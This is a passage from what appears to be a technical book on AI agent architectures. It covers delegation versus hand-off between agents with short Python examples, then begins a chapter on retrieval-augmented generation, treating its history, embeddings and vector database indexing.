Delegation is a control flow pattern where one agent invokes another through a tool while retaining control of the overall task. Unlike workflows, where an external orchestrator sequences agent calls, delegation keeps decision-making inside the parent agent. The parent reasons about when to delegate, calls the specialist, and incorporates the result into its own response.

This hands-on explores delegation through `example_delegation.ipynb`. A research assistant delegates fact-checking to a specialist agent.

Delegation as Control Flow

The key distinction is control flow. In delegation, the parent agent:

1. Receives the user's request
2. Reasons about what work to delegate
3. Calls delegation tools (which run sub-agents internally)
4. Receives results and continues reasoning
5. May delegate again or produce final output

Control always returns to the parent after each delegation. This is different from a hand-off, where one agent would pass responsibility to another and exit.

The Delegation Tool Pattern

A delegation tool wraps a sub-agent and exposes it to the parent:

```
async def fact_check(ctx: RunContext[None], claim: str) -> str:
    """Verify a factual claim by delegating to a fact-checking specialist."""
    agent_run, _ = await run_agent(
        fact_checker,
        f"Fact-check this claim: {claim}"
    )
    result = agent_run.result.output
    ctx.usage.incr(agent_run.result.usage())
    return f"Verdict: {result.verdict}. {result.explanation}"
```

The `ctx.usage.incr()` call propagates token usage from the sub-agent to the parent's totals. Without this, you would undercount total resource consumption.

When to Use Delegation

Delegation is appropriate when the subtask requires reasoning that a simple function cannot provide, when you want the parent agent to retain control over the overall task, and when the specialist has a focused responsibility that benefits from a tailored prompt.

Delegation is less appropriate when the subtask is deterministic and doesn't need reasoning, when you want true autonomy where agents hand off responsibility, or when the workflow is better expressed as explicit stages controlled externally.

Relationship to Sub-Agents

Delegation is how sub-agents are invoked from a control flow perspective. For detailed coverage of sub-agent patterns, including fixed specialists with structured outputs and dynamic sub-agent creation at runtime, see the Sub-Agents chapter.

Hands-On: Agent Hand-Off

Hand-off is a pattern where one agent transfers control entirely to another. Unlike delegation, where the parent agent retains control and incorporates results, hand-off means the original agent's job is done once it decides who should take over. The receiving agent handles the request completely and independently.

This hands-on explores hand-off through `example_hand_off.ipynb`. A customer support triage agent classifies incoming requests and routes them to specialists. The routing happens in application code, not through tool calls, making the control transfer explicit and visible.

Hand-Off vs. Delegation

In delegation, the parent agent calls a specialist through a tool, waits for the result, and continues processing. The parent decides what to do with the result and may call additional tools or produce a final response that incorporates the specialist's output.

In hand-off, the first agent's only job is to decide who handles the request. Once that decision is made, the first agent exits. The specialist receives the original request and handles it from start to finish. There is no return path, no incorporation of results, and no further involvement from the routing agent.

This distinction matters architecturally. Delegation creates a hierarchy where the parent owns the conversation. Hand-off creates a routing layer where specialists own their domains independently. Hand-off is appropriate when the routing decision is the only value the first agent provides, and when specialists are capable of handling requests end-to-end.

The Classification Output

The triage agent produces a structured classification that drives routing:

```
class RequestCategory(str, Enum):
    BILLING = "billing"
    TECHNICAL = "technical"


class TriageResult(BaseModel):
    category: RequestCategory = Field(description="The category of the request")
    summary: str = Field(description="Brief summary of the customer's issue")
```

The enum constrains the category to known values. This is important for hand-off because the routing logic must map classifications to specialists. If the agent could return arbitrary strings, the routing code would need fuzzy matching or error handling for unknown categories. With an enum, the mapping is exhaustive and type-safe.

The summary field captures the agent's understanding of the issue. While not strictly necessary for routing, it provides observability into the triage decision and could be logged for quality monitoring.

The Triage Agent

The triage agent has a narrow responsibility:

```
triage_agent = get_agent(
    output_type=TriageResult,
    system_prompt="""You are a customer support triage agent.
Classify incoming requests as either billing or technical.
Billing: payments, invoices, subscriptions, refunds, pricing.
Technical: bugs, errors, how-to questions, feature requests, integrations."""
)
```

The system prompt defines the classification criteria explicitly. This specificity reduces ambiguity and makes the agent's behavior more predictable. The agent does not attempt to solve the customer's problem; it only categorizes.

This separation of concerns is intentional. Triage agents should be fast and reliable. Keeping them focused on classification, without the complexity of actually handling requests, makes them easier to test and tune.

The Specialist Agents

Each specialist handles a specific category:

```
billing_agent = get_agent(
    system_prompt="""You are a billing support specialist.
Help customers with payments, invoices, subscriptions, and refunds.
Be helpful and provide clear next steps."""
)

technical_agent = get_agent(
    system_prompt="""You are a technical support specialist.
Help customers with bugs, errors, how-to questions, and integrations.
Provide clear explanations and actionable solutions."""
)
```

Specialists have domain-specific prompts that guide their responses. They receive the original customer message directly, not a transformed version from the triage agent. This preserves the full context and avoids information loss during routing.

The Hand-Off Logic

The routing function makes the hand-off explicit:

```
async def handle_support_request(customer_message: str) -> str:
    """Route a customer request to the appropriate specialist."""

    # Step 1: Triage classifies the request
    triage_run, _ = await run_agent(triage_agent, customer_message)
    classification = triage_run.result.output

    print(f"Triage: {classification.category.value} - {classification.summary}")

    # Step 2: Hand off to specialist (triage is done)
    match classification.category:
        case RequestCategory.BILLING:
            specialist = billing_agent
        case RequestCategory.TECHNICAL:
            specialist = technical_agent

    # The specialist handles the request completely
    specialist_run, _ = await run_agent(specialist, customer_message)
    return specialist_run.result.output
```

The control flow is sequential but ownership transfers. After the triage agent runs, the function extracts the classification and selects a specialist using a match statement. The triage agent is not involved in any subsequent processing.

The match statement maps categories to agents. Because the category is an enum, the match is exhaustive: every possible value has a corresponding case. This eliminates the need for a default case or error handling for unknown categories.

The specialist receives `customer_message` directly, the same input the triage agent received. This is a design choice. Alternatively, you could pass the triage summary or a transformed prompt. Passing the original message ensures the specialist sees exactly what the customer wrote, which often matters for tone and context.

Control Flow Comparison

Consider the difference between delegation and hand-off in terms of what each agent sees:

In delegation, the parent agent might process a request like this: receive message, reason about it, call fact-check tool, receive result, incorporate result, continue reasoning, produce final response. The parent sees everything and makes all final decisions.

In hand-off, the flow is: triage receives message, produces classification, exits. Specialist receives message, produces response. The triage agent never sees the specialist's response. The specialist never sees the triage classification (unless explicitly passed).

This separation is both a constraint and a feature. It constrains because you cannot have the triage agent refine or validate the specialist's response. It is a feature because each agent's responsibility is clearly bounded, making the system easier to reason about and modify.

When to Use Hand-Off

Hand-off is appropriate when the routing decision is valuable on its own and when specialists can handle requests independently. Common scenarios include customer support routing, document classification pipelines, and intent-based dispatchers.

Hand-off is less appropriate when you need the routing agent to validate or refine the specialist's work, when the conversation requires back-and-forth between multiple agents, or when the routing decision depends on information that only emerges during specialist processing.

Key Takeaways

Hand-off transfers control entirely from one agent to another. The routing agent classifies or decides, then exits. The specialist handles the request end-to-end.

Routing logic lives in application code, not in agent tools. This makes control flow explicit and testable. The match statement maps classifications to agents with type safety.

Structured output with enums ensures routing decisions map to known specialists. This eliminates ambiguity and error handling for unknown categories.

Specialists receive the original input directly. This preserves context and avoids information loss during routing.

Hand-off creates clear ownership boundaries. Each agent is responsible for its domain, and the routing layer simply connects them.

References

1. Bellman, R. *Dynamic Programming*. Princeton University Press, 1957.
2. Petri, C. A. *Kommunikation mit Automaten*. PhD thesis, University of Bonn, 1962.
3. Hewitt, C. *Viewing Control Structures as Patterns of Passing Messages*. Artificial Intelligence, 1973.
4. Hewitt, C. *Actor Model of Computation*. Artificial Intelligence, 1977.
5. Smith, R. G. *The Contract Net Protocol*. IEEE Transactions on Computers, 1980.
6. Harel, D., Pnueli, A. *On the Development of Reactive Systems*. Logics and Models of Concurrent Systems, 1985.
7. Erol, K., Hendler, J., Nau, D. *Hierarchical Task Network Planning*. Artificial Intelligence, 1994.
8. Finin, T. et al. *KQML as an Agent Communication Language*. International Conference on Information and Knowledge Management, 1994.
9. Rao, A. S., Georgeff, M. P. *BDI Agents: From Theory to Practice*. Proceedings of the First International Conference on Multi-Agent Systems, 1995.
10. Russell, S., Norvig, P. *Artificial Intelligence: A Modern Approach*. Pearson, 1995.
11. FIPA. *FIPA ACL Message Structure Specification*. 2002.
12. Luckham, D. *The Power of Events: An Introduction to Complex Event Processing*. Addison-Wesley, 2002.
13. Wooldridge, M. *An Introduction to MultiAgent Systems*. Wiley, 2002.
14. Eugster, P. et al. *The Many Faces of Publish/Subscribe*. ACM Computing Surveys, 2003.
15. LangChain. *Introduction to LangGraph*. LangChain Academy, 2023. https://academy.langchain.com/courses/intro-to-langgraph
16. LangChain Blog. *Multi-Agent Workflows and Long-Running Agents*. 2023.
17. A2A Protocol Working Group. *A2A Protocol Specification*. 2024. https://a2a-protocol.org/latest/
18. Anthropic. *Sub-agents and task delegation*. Documentation, 2024. https://code.claude.com/docs/en/sub-agents
19. LangChain Team. *Workflows and Agents in LangGraph*. LangChain Documentation, 2024. https://docs.langchain.com/
20. LangChain Team. *Multi-Agent Workflows with LangGraph*. LangChain Blog, 2024. https://blog.langchain.com/
21. Pydantic AI Documentation. *Graphs*. 2024. https://ai.pydantic.dev/graph/
22. Pydantic AI Documentation. *Multi-agent applications and deep agents*. 2024. https://ai.pydantic.dev/

Chapter: RAG (Retrieval-Augmented Generation)

Introduction

The patterns covered so far – reasoning, tool use, and orchestration – give agents the ability to think, act, and coordinate. But agents are limited by what they know. A model's parameters encode knowledge frozen at training time, which becomes stale, incomplete, or too general for domain-specific work. When an agent needs to answer questions about internal documents, recent research, or current data, it cannot rely on parametric memory alone. It needs a mechanism to retrieve relevant information at query time and incorporate it into its reasoning.

Retrieval-Augmented Generation (RAG) is the architectural pattern that addresses this gap. It combines information retrieval systems with generative language models so that responses are grounded in external, up-to-date, and inspectable knowledge rather than relying solely on model parameters. Instead of asking a model to answer a question directly, the system first retrieves relevant information from a corpus, then conditions the model on that information when generating the final answer. The language model remains a reasoning and synthesis engine, while the retriever acts as a dynamic memory.




Figure 1: RAG system overview showing retrieval and generation components

This separation introduces a clear information workflow with two main phases – **document ingestion** (offline) and **document retrieval** (online) – followed by **generation**. The chapter begins with embeddings (the representation that makes semantic retrieval possible), then covers vector databases (the storage and search infrastructure), document ingestion (preparing a corpus for retrieval), document retrieval (the multi-stage pipeline from query to context), evaluation (measuring RAG quality), and references and attribution (tracing answers back to sources).

Historical Perspective

The preceding chapters traced how agents gained reasoning patterns, tool-use capabilities, and orchestration structures. All of these assume the agent has access to the information it needs. In practice, a model's parametric knowledge is frozen at training time and insufficient for domain-specific or current tasks. The

retrieval systems that address this gap have their own long history, largely independent of the agent research covered so far.

The conceptual foundations of Retrieval-Augmented Generation trace back to the earliest days of information retrieval research. In the 1960s and 1970s, researchers developed the vector space model, which represented documents and queries as vectors in a high-dimensional space defined by term frequencies. This representation enabled mathematical operations on text, such as computing similarity via the cosine of the angle between vectors. The underlying insight, later formalized as the distributional hypothesis, was that words appearing in similar contexts tend to have similar meanings. Alongside these representational advances, practical preprocessing techniques emerged out of necessity: tokenization, stop-word removal, and stemming became standard ways to normalize text before indexing. These early systems already embodied the core tension that RAG would later inherit: how to transform unstructured language into a form amenable to efficient, meaningful retrieval.

The 1980s and 1990s saw the field mature in several directions. Probabilistic information retrieval models provided a principled scoring framework grounded in relevance estimation rather than pure geometric similarity, culminating in BM25, which remains a strong baseline today. Researchers working on question answering recognized that documents should not always be treated as indivisible units; passage retrieval emerged as a way to improve recall and precision by decomposing documents into smaller spans. Meanwhile, computational geometry contributed algorithms for nearest-neighbor search, including KD-trees and ball trees, though these approaches struggled as dimensionality increased. Locality-sensitive hashing offered an alternative by trading exactness for speed. Evaluation also became formalized during this period, with test collections like Cranfield and the TREC benchmark establishing standards for measuring retrieval quality using relevance judgments and metrics such as precision, recall, and mean reciprocal rank.

The rise of web-scale search engines in the 1990s and 2000s pushed these academic concepts into industrial infrastructure. Web crawling, HTML parsing, boilerplate removal, and inverted index construction became standard components of large-scale retrieval pipelines. Learning-to-rank methods reframed retrieval as a supervised ranking problem, combining many signals into a single scoring function rather than relying on a single similarity measure. Approximate nearest neighbor algorithms became practical necessities at scale, enabling sublinear search over massive corpora. This era demonstrated that effective retrieval required not just good representations and scoring functions, but also careful systems engineering to balance latency, throughput, and quality.

The 2010s brought a decisive shift from sparse, count-based representations to dense, learned embeddings. Neural language models such as Word2Vec, GloVe, and FastText showed that low-dimensional continuous vectors could encode syntactic and semantic regularities far more effectively than sparse term-frequency vectors. Synonyms clustered together in embedding space, analogies corresponded to vector offsets, and semantic similarity became geometric proximity. Transformer architectures, exemplified by BERT, introduced contextual embeddings where a word's representation depends on its surrounding words, resolving long-standing ambiguities that plagued static embeddings. Dense retrieval became viable: queries and documents could be embedded into a shared semantic space and compared via efficient vector search. Systems like FAISS, released in 2017, formalized approximate nearest neighbor search into production-ready infrastructure, enabling similarity search over billions of vectors. During this same period, natural language generation developed its own evaluation practices, including metrics like BLEU and ROUGE, though these would later prove inadequate for measuring whether generated text was grounded in retrieved evidence.

These threads converged around 2018 to 2020 into what is now recognized as Retrieval-Augmented Generation. Dense passage retrieval demonstrated that neural embeddings could match or exceed BM25 for open-domain question answering when paired with large-scale vector indexes. Explicit RAG formulations appeared, where retrieved documents were injected into a language model's context to guide generation. The motivation was twofold: reduce hallucinations by grounding outputs in real documents, and decouple knowledge updates from expensive model retraining. This convergence exposed new challenges that the separate research traditions had not anticipated. Chunking became a first-class design concern because embedding quality degrades when vectors must summarize overly long or heterogeneous text. Evaluating retrieval and generation separately proved insufficient because a system could retrieve highly relevant documents yet fail

to use them correctly, or produce fluent answers that were weakly grounded. Modern RAG evaluation therefore emphasizes faithfulness, attribution, and robustness alongside traditional retrieval metrics. The contemporary RAG pipeline inherits all of this history, integrating symbolic query rewriting from classical information retrieval, sparse and dense retrieval models, multi-stage ranking pipelines, statistical and neural segmentation, vector database algorithms descended from decades of nearest-neighbor research, and evaluation frameworks that trace back to Cranfield and TREC. What is new is not the individual components, but their tight integration into a unified architecture optimized to serve downstream generative models.

The concern for attribution and provenance also has deep roots. In database research of the late 1980s and 1990s, work on *data lineage* and *why-provenance* sought to explain how query results were derived from relational tables. This line of research matured in the early 2000s with formal models of provenance for SQL, XML, and workflow systems, motivated by scientific computing and data-intensive experiments where reproducibility was critical. In parallel, information retrieval and question answering research emphasized citation and evidence extraction. Early open-domain QA systems in the 2000s already attempted to return answer snippets together with document references, but attribution was heuristic and weakly coupled to generation. With the rise of neural language models in the late 2010s, attribution became a central concern again, now framed around *hallucinations* and unverifiable model outputs. Retrieval-augmented generation, introduced as a way to ground language models in external knowledge, naturally revived provenance, citation, and truth maintenance as first-class design goals. Recent work focuses on making attribution machine-readable, auditable, and robust across multi-step retrieval and generation pipelines.

Embeddings

Embeddings are the mechanism that transforms raw data (text, images, audio, etc.) into numerical vectors such that semantic similarity becomes geometric proximity.

From word counts to vector spaces (intuition) A simple way to build intuition is to start with word-count vectors. Consider the sentence:

> "The cat is under the table"

If the vocabulary is `{the, cat, is, under, table}`, the sentence can be represented as a vector of counts:

```
[the: 2, cat: 1, is: 1, under: 1, table: 1]
```

This representation is easy to construct and works reasonably well for keyword matching. However, it has two fundamental limitations. First, it is *sparse* and high-dimensional, which makes storage and comparison inefficient. Second, it carries no notion of meaning: "cat" and "dog" are as unrelated as "cat" and "table" unless they literally co-occur.

Modern embeddings keep the core idea—mapping language to vectors—but replace sparse counts with dense, learned representations where proximity reflects semantics rather than surface form. Semantic search enables retrieval based on meaning rather than exact keyword matches. Queries and documents are embedded into a shared vector space where proximity indicates relevance.

Dense semantic embeddings Dense embeddings map words, sentences, or documents into a continuous vector space (often hundreds or thousands of dimensions). In this space, semantic relationships emerge naturally: synonyms cluster together, analogies correspond to vector offsets, and related concepts occupy nearby regions.

Early influential methods include **Word2Vec**, which learns word vectors by predicting context words, **GloVe**, which combines local context with global co-occurrence statistics, and **FastText**, which incorporates character n-grams to better handle morphology and rare words. These models marked a decisive shift from symbolic counts to geometric meaning.

Conceptually, these embeddings still rely on co-occurrence statistics, but they compress them into a dense space where distance metrics such as cosine similarity become meaningful signals for retrieval.




Figure 2: Semantic search in embedding space

Transformer-based embeddings The next major step came with transformer architectures. Models such as **BERT** introduced *contextual embeddings*: a word's vector depends on its surrounding words, so "bank" in "river bank" differs from "bank" in "investment bank". This resolved a long-standing limitation of earlier static embeddings.

Transformer-based embedding models typically operate at the sentence or document level for retrieval. They encode an entire passage into a single vector that captures its overall meaning. In a RAG system, these vectors are indexed in a vector database and compared against query embeddings to retrieve semantically relevant context, even when there is little lexical overlap.

A minimal illustrative snippet for text embedding might look like:

```
# Pseudocode: embed text into a dense vector
text = "The cat is under the table"
vector = embed(text)    # returns a dense float array
```

The key point is not the API, but the abstraction: text is projected into a semantic space where similarity search is efficient and meaningful.

Multimodal generalization The embedding concept generalizes naturally beyond text. Multimodal models learn a *shared* vector space for different data types, allowing cross-modal retrieval. A canonical example is **CLIP**, which aligns images and text descriptions so that an image of a "red chair" is close to the text "a red chair" in the same embedding space.

This generalization is increasingly important in modern RAG systems, where documents may include text, diagrams, tables, or images. A single embedding space enables unified retrieval across modalities, simplifying system design while expanding capability.

Embeddings in the RAG pipeline Within a RAG architecture, embeddings serve as the semantic interface between raw data and retrieval. During ingestion, documents are converted into vectors and indexed. At query time, the user question is embedded into the same space, and nearest-neighbor search retrieves the most relevant chunks. The quality of the embeddings directly determines recall, precision, and ultimately the factual grounding of the generated answers.




Figure 3: Image




Figure 4: Image

Vector Databases

Vector databases are specialized data systems designed to store high-dimensional vectors and efficiently retrieve the most similar vectors to a given query.

How vector databases work At a conceptual level, a vector database manages three tightly coupled concerns: storage, indexing, and similarity search. Each document, chunk, or entity is represented as a numerical vector produced by an embedding model. These vectors are stored alongside identifiers and optional metadata, but the primary operation is not key-value lookup—it is similarity search.

When a query arrives, it is first embedded into the same vector space. The database then searches for vectors that are "close" to the query vector under a chosen similarity metric. Because naïvely comparing the query to every stored vector is prohibitively expensive at scale, vector databases rely on specialized indexes that dramatically reduce the search space while preserving good recall.

In practice, a vector database behaves less like a traditional relational database and more like a search engine optimized for continuous spaces. Insertions update both raw storage and index structures; queries traverse those indexes to produce a ranked list of candidate vectors, often combined with metadata filtering before final results are returned.

Similarity metrics Similarity metrics define what it means for two vectors to be "close." The choice of metric is not incidental; it encodes assumptions about how embeddings were trained and how magnitude and direction should be interpreted.

Cosine similarity measures the angle between vectors and is invariant to vector length. It is commonly used when embeddings are normalized and direction encodes semantics. Dot product is closely related and often preferred in dense retrieval models trained with inner-product objectives. Euclidean distance measures absolute geometric distance and is natural when vector magnitudes are meaningful.

Most vector databases treat the metric as a first-class configuration, because index structures and optimizations may depend on it. A mismatch between embedding model and similarity metric can significantly degrade retrieval quality, even if the infrastructure itself is functioning correctly.

Indexing strategies Indexing is the defining feature that distinguishes a vector database from a simple vector store. An index organizes vectors so that nearest-neighbor queries can be answered efficiently without exhaustive comparison.

Tree-based structures, such as KD-trees or ball trees, recursively partition the space and work well in low to moderate dimensions, but they degrade rapidly as dimensionality increases. Hash-based methods, particularly locality-sensitive hashing, map nearby vectors to the same buckets with high probability, enabling fast candidate generation at the cost of approximate results.

